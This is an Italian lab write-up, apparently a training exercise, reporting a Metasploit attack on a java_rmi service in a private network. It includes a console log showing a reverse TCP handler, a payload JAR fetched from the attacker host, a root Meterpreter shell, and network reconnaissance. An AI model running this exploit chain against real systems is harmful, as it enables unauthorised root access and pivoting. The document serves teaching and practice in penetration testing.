
1. **Modifica degli IP**:
    a. Gli indirizzi IP delle macchine coinvolte sono stati riassegnati per garantire una configurazione di rete adeguata al contesto operativo.
2. **Identificazione della vulnerabilità**:
    a. Tramite msfconsole, è stata individuata la vulnerabilità "java_rmi" presente sulla macchina target.
    b. La ricerca della vulnerabilità è stata effettuata utilizzando il comando **`search`**.
3. **Sfruttamento della vulnerabilità**:
    a. Dopo l'identificazione, la vulnerabilità è stata configurata con i parametri necessari per l'esecuzione dell'exploit.
    b. L'exploit è stato avviato tramite il comando **`run`**, portando all'ottenimento di una shell Meterpreter con privilegi di root.



4. **Verifica della configurazione di rete**:
    a. Una volta ottenuto l'accesso con privilegi elevati, è stata eseguita un'analisi della rete interna.
    b. Sono stati utilizzati i comandi **`ifconfig`** e **`route`** per visualizzare rispettivamente la configurazione degli indirizzi IP e le rotte di instradamento attive sulla macchina compromessa.

```
rhost ⇒ 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/70oFt4T
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:56647) at 2024-12-20 10:19:47 +0100

meterpreter > getuid
Server username: root
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe6e:df86
IPv6 Netmask : ::

meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fe6e:df86  ::       ::
meterpreter >
```